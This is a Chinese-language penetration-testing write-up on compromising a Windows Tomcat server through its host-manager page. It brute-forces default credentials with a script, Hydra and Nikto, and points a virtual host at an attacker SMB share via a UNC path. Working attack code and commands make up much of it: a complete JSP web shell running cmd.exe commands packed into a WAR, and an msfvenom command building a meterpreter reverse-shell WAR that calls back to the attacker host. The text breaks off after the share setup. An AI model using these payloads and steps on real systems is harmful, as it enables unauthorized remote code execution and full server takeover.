Tomcat变体利用：host-manager

w1nds**** / 2019-03-21 08:49:00 / 浏览数 6145 

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在一次内部审计任务期间，我被安排去攻陷一个Windows上的Tomcat实例。通常，说到攻击Tomcat实例，都会想到进入manager后台，这是一个简单的漏洞。

但是，在这篇文章中，manager无法访问（403 HTTP错误）。然而，host-manager是可以访问的，这就是它有趣的地方，。

背景：


我们的目标 - > Windows 2012R2服务器（192.168.56.31）

命令与控制服务器 C&C（我们的机器） - > Ubuntu 16.04（192.168.56.1）


Tomcat版本 - >写下这篇文章时的最新版本（8.5.37）

信息收集：

用nmap扫描目标主机，发现Tomcat监听在8080端口





这是理想的攻击情况，因为根据经验，Tomcat在Windows主机上是以'nt authority \
system'权限启动的，这使得我们在攻陷它后能够完全控制服务器。这又让我们能获取密码和哈希值，这将使我们能够进行内网横移。




登录认证

在第一次碰到Tomcat实例时，作为审计员的第一个操作是尝试登录manager。我们通常会尝试使用默认密码，例如admin / admin或tomcat / tomcat。

在这个场景下，当我尝试使用'tomcat / tomcat'组合访问manager时，返回了'403拒绝访问'。





但是，当我在host-manager上尝试同样的事情时...

...

boom！

HTTP 200，我进去了！




有一些工具可以自动化爆破：

（译者注：在tomcat7.0后，默认会有登录次数限制，需要手动更改conf/server.xml才能进行爆破）

```
<Realm className="org.apache.catalina.realm.LockOutRealm" failureCount="100000" lockOut
```

Metasploit模块：auxiliary/scanner/http/tomcat_mgr_login

```
zsh 23619 % python tomcat_bruteforce.py --host 192.168.56.31 --port 8080 --usr /opt/metaspl
oit-framework/embedded/framework/data/wordlists/tomcat_mgr_default_users.txt --pwd /opt/met
asploit-framework/embedded/framework/data/wordlists/tomcat_mgr_default_pass.txt --path /hos
t-manager/html/
# Target: http://192.168.56.31:8080/host-manager/html/
# Usernames: /opt/metasploit-framework/embedded/framework/data/wordlists/tomcat_mgr_default
_users.txt
# Passwords: /opt/metasploit-framework/embedded/framework/data/wordlists/tomcat_mgr_default
_pass.txt
# Press any key to start ...
[*] Trying 'admin:admin' ...
[*] Trying 'manager:admin' ...
[*] Trying 'role1:admin' ...
[*] Trying 'root:admin' ...
[*] Trying 'tomcat:admin' ...
[*] Trying 'both:admin' ...
[*] Trying 'admin:manager' ...
[*] Trying 'manager:manager' ...
[*] Trying 'role1:manager' ...
[*] Trying 'root:manager' ...
[*] Trying 'tomcat:manager' ...
[*] Trying 'both:manager' ...
[*] Trying 'admin:role1' ...
[*] Trying 'manager:role1' ...
[*] Trying 'role1:role1' ...
[*] Trying 'root:role1' ...
[*] Trying 'tomcat:role1' ...
[*] Trying 'both:role1' ...
[*] Trying 'admin:root' ...
[*] Trying 'manager:root' ...
[*] Trying 'role1:root' ...
[*] Trying 'root:root' ...
[*] Trying 'tomcat:root' ...
[*] Trying 'both:root' ...
[*] Trying 'admin:tomcat' ...
[*] Trying 'manager:tomcat' ...
[*] Trying 'role1:tomcat' ...
[*] Trying 'root:tomcat' ...
[*] Trying 'tomcat:tomcat' ...
[!] Credentials found: tomcat:tomcat
[*] Trying 'both:tomcat' ...
[*] Trying 'admin:s3cret' ...
```



Hydra

```
zsh 23616 (git)-[master]-% hydra -l tomcat -P /opt/metasploit-framework/embedded/framework
/data/wordlists/tomcat_mgr_default_pass.txt -t 1 -f -vV 192.168.56.31 -s 8080 http-get http
://192.168.56.31:8080/host-manager/html/
Hydra v8.1 (c) 2014 by van Hauser/THC - Please do not use in military or secret service org
anizations, or for illegal purposes.

Hydra (http://www.thc.org/thc-hydra) starting at 2019-01-24 11:23:47
[WARNING] Restorefile (./hydra.restore) from a previous session found, to prevent overwriti
ng, you have 10 seconds to abort...
[DATA] max 1 task per 1 server, overall 64 tasks, 7 login tries (l:1/p:7), ~0 tries per tas
k
[DATA] attacking service http-get on port 8080
[VERBOSE] Resolving addresses ... done
[ATTEMPT] target 192.168.56.31 - login "tomcat" - pass "admin" - 1 of 7 [child 0]
[ATTEMPT] target 192.168.56.31 - login "tomcat" - pass "manager" - 2 of 7 [child 0]
[ATTEMPT] target 192.168.56.31 - login "tomcat" - pass "role1" - 3 of 7 [child 0]
[ATTEMPT] target 192.168.56.31 - login "tomcat" - pass "root" - 4 of 7 [child 0]
[ATTEMPT] target 192.168.56.31 - login "tomcat" - pass "tomcat" - 5 of 7 [child 0]
[8080][http-get] host: 192.168.56.31   login: tomcat   password: tomcat
[STATUS] attack finished for 192.168.56.31 (valid pair found)
1 of 1 target successfully completed, 1 valid password found
Hydra (http://www.thc.org/thc-hydra) finished at 2019-01-24 11:23:57
```



Nikto

```
zsh 23622 (git)-[master]-% perl nikto.pl -h http://192.168.56.31:8080/ -C all -useragent "Mozilla/5.0 (X11; Ubuntu; Linux x86_64
- Nikto v2.1.6
---------------------------------------------------------------------------
+ Target IP:          192.168.56.31
+ Target Hostname:    192.168.56.31
+ Target Port:        8080
+ Start Time:         2019-01-24 11:27:11 (GMT1)
---------------------------------------------------------------------------
+ Server: No banner retrieved
+ The anti-clickjacking X-Frame-Options header is not present.
+ The X-XSS-Protection header is not defined. This header can hint to the user agent to protect against some forms of XSS
+ The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different
+ OSVDB-39272: /favicon.ico file identifies this app/server as: Apache Tomcat (possibly 5.5.26 through 8.0.15), Alfresco Communit
+ Allowed HTTP Methods: GET, HEAD, POST, PUT, DELETE, OPTIONS
+ OSVDB-397: HTTP method ('Allow' Header): 'PUT' method could allow clients to save files on the web server.
+ OSVDB-5646: HTTP method ('Allow' Header): 'DELETE' may allow clients to remove files on the web server.
+ OSVDB-3233: /manager/manager-howto.html: Tomcat documentation found.
+ /manager/html: Default Tomcat Manager / Host Manager interface found
+ Default account found for 'Tomcat Host Manager Application' at /host-manager/html (ID 'tomcat', PW 'tomcat'). Apache Tomcat.
+ /docs/: Tomcat Documentation found
+ /host-manager/html: Tomcat Manager / Host Manager interface found (pass protected)
+ /manager/status: Default Tomcat Server Status interface found
+ 26646 requests: 0 error(s) and 13 item(s) reported on remote host
+ End Time:          2019-01-24 11:28:09 (GMT1) (58 seconds)
---------------------------------------------------------------------------
+ 1 host(s) tested
```



一些爆破Tomcat的脚本

e.g. : https://gist.github.com/th3gundy/d562eb1ae5dc42d666d3aab761bd4d96

攻陷 'host-manager '

好的，现在我们可以访问host-manager了，然后呢？

这个页面没有并上传表单，根据我从文档中看到的，你需要 知道并控制 将要部署的应用 的路径，和一个有效的vhost。


(译者注：

The Tomcat Host Manager application enables you to create, delete, and otherwise manage virtual hosts within Tomcat.

http://tomcat.apache.org/tomcat-7.0-doc/host-manager-howto.html

当我再次阅读文档时，我有了一个漏洞利用的思路：如果我可以创建指向我控制的SMB服务器（使用impacket中的smbserver.py）的UNC路径，那该多令人振奋

（译者注：UNC路径格式：\servername\sharename，其中servername是服务器名。sharename是共享资源的名称。一般用在局域网内）




Bingo！Tomcat连接到我的服务器了！

```
sh 23528 [1] % sudo smbserver.py -smb2support -debug -comment "test" data /home/sammy/perso/exploit/tomcat/data-smbserve
mpacket v0.9.17-dev - Copyright 2002-2018 Core Security Technologies

*] Config file parsed
*] Callback added for UUID 4B324FC8-1670-01D3-1278-5A47BF6EE188 V:3.0
*] Callback added for UUID 6BFFD098-A112-3610-9833-46C3F87E345A V:1.0
*] Config file parsed
*] Config file parsed
*] Config file parsed
*] Incoming connection (192.168.56.31,49175)
*] AUTHENTICATE_MESSAGE (\,WIN-2012R2-LAB)
*] User \WIN-2012R2-LAB authenticated successfully
*] :::00::4141414141414141
*] Connecting Share(1:IPC$)
-] SMB2_TREE_CONNECT not found datatest
-] SMB2_TREE_CONNECT not found datatest
-] SMB2_TREE_CONNECT not found datatest
-] SMB2_TREE_CONNECT not found datatest
-] SMB2_TREE_CONNECT not found datatest
-] SMB2_TREE_CONNECT not found datatest
-] SMB2_TREE_CONNECT not found datatest
-] SMB2_TREE_CONNECT not found datatest
```

这意味着Tomcat解释了UNC路径，并尝试从'datatest'文件夹安装应用程序。我们将强制它(autoDeploy)并创建"datatest"文件夹，并添加一个WAR文件，我们在WAR中指

1. 创建WAR

创建WAR比较简单; 它只是一个后缀名被我们改成了.war的zip文件。在zip文件中，我们创建一个JSP木马，让我们可以浏览器中访问，并执行系统命令。

我们创建包含后门的ZIP

```
<sammy@sammy-Latitude-E5470:~/perso/exploit/tomcat/generate-war>
zsh 22914 % find .
.
./cmd_win32.jsp
./WEB-INF
./WEB-INF/web.xml
./META-INF
./META-INF/MANIFEST.MF
[mer. 19/01/16 15:38 CET][pts/6][x86_64/linux-gnu/4.4.0-141-generic][5.1.1]
<sammy@sammy-Latitude-E5470:~/perso/exploit/tomcat/generate-war>
zsh 22915 % cat ./WEB-INF/web.xml
<?xml version="1.0"?>
<!DOCTYPE web-app PUBLIC
"-//Sun Microsystems, Inc.//DTD Web Application 2.3//EN"
"http://java.sun.com/dtd/web-app_2_3.dtd">
<web-app>
<servlet>
<servlet-name>cmd_win32</servlet-name>
<jsp-file>/cmd_win32.jsp</jsp-file>
</servlet>
</web-app>
[mer. 19/01/16 15:39 CET][pts/6][x86_64/linux-gnu/4.4.0-141-generic][5.1.1]
<sammy@sammy-Latitude-E5470:~/perso/exploit/tomcat/generate-war>
zsh 22916 % cat cmd_win32.jsp
<%@ page import="java.util.*,java.io.*,java.net.*"%>
<HTML><BODY>
<FORM METHOD="POST" NAME="myform" ACTION="">
<INPUT TYPE="text" NAME="cmd">
<INPUT TYPE="submit" VALUE="Send">
</FORM>
<pre>
<%
if (request.getParameter("cmd") != null) {
        out.println("Command: " + request.getParameter("cmd") + "\n<BR>");
        Process p = Runtime.getRuntime().exec("cmd.exe /c " + request.getParameter("cmd"));
        OutputStream os = p.getOutputStream();
        InputStream in = p.getInputStream();
        DataInputStream dis = new DataInputStream(in);
        String disr = dis.readLine();
        while ( disr != null ) {
                out.println(disr); disr = dis.readLine(); }
        }
%>
</pre>
</BODY></HTML>
```



然后改后缀

```
zsh 22924 % zip ../shell.zip -r ./
  adding: cmd_win32.jsp (deflated 51%)
  adding: WEB-INF/ (stored 0%)
  adding: WEB-INF/web.xml (deflated 29%)
  adding: META-INF/ (stored 0%)
  adding: META-INF/MANIFEST.MF (stored 0%)
[mer. 19/01/16 15:40 CET][pts/6][x86_64/linux-gnu/4.4.0-141-generic][5.1.1]
<sammy@sammy-Latitude-E5470:~/perso/exploit/tomcat/generate-war>
zsh 22925 % mv ../shell.zip ../shell.war
[mer. 19/01/16 15:41 CET][pts/6][x86_64/linux-gnu/4.4.0-141-generic][5.1.1]
<sammy@sammy-Latitude-E5470:~/perso/exploit/tomcat/generate-war>
zsh 22926 %
```



对于那些'不确定你正在做什么'的脚本小子，你可以使用msfvenom方便地创建一个WAR文件并直接执行“meterpreter”：

```
zsh 22905 (git)-[master]-% sudo msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.168.56.1 LPORT=4444 -f war -o /tmp/out.war
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder or badchars specified, outputting raw payload
Payload size: 341 bytes
Final size of war file: 52144 bytes
Saved as: /tmp/out.war
```



1. 部署war包并pwn掉服务器

既然我们的WAR文件已经在Tomcat服务器上，并从我们的C＆C上部署它，我们将使用impacket包中的smbserver.py来共享以下文件夹：

```
zsh 23582 % find data-smbserver/
data-smbserver/
data-smbserver/shell.war
```

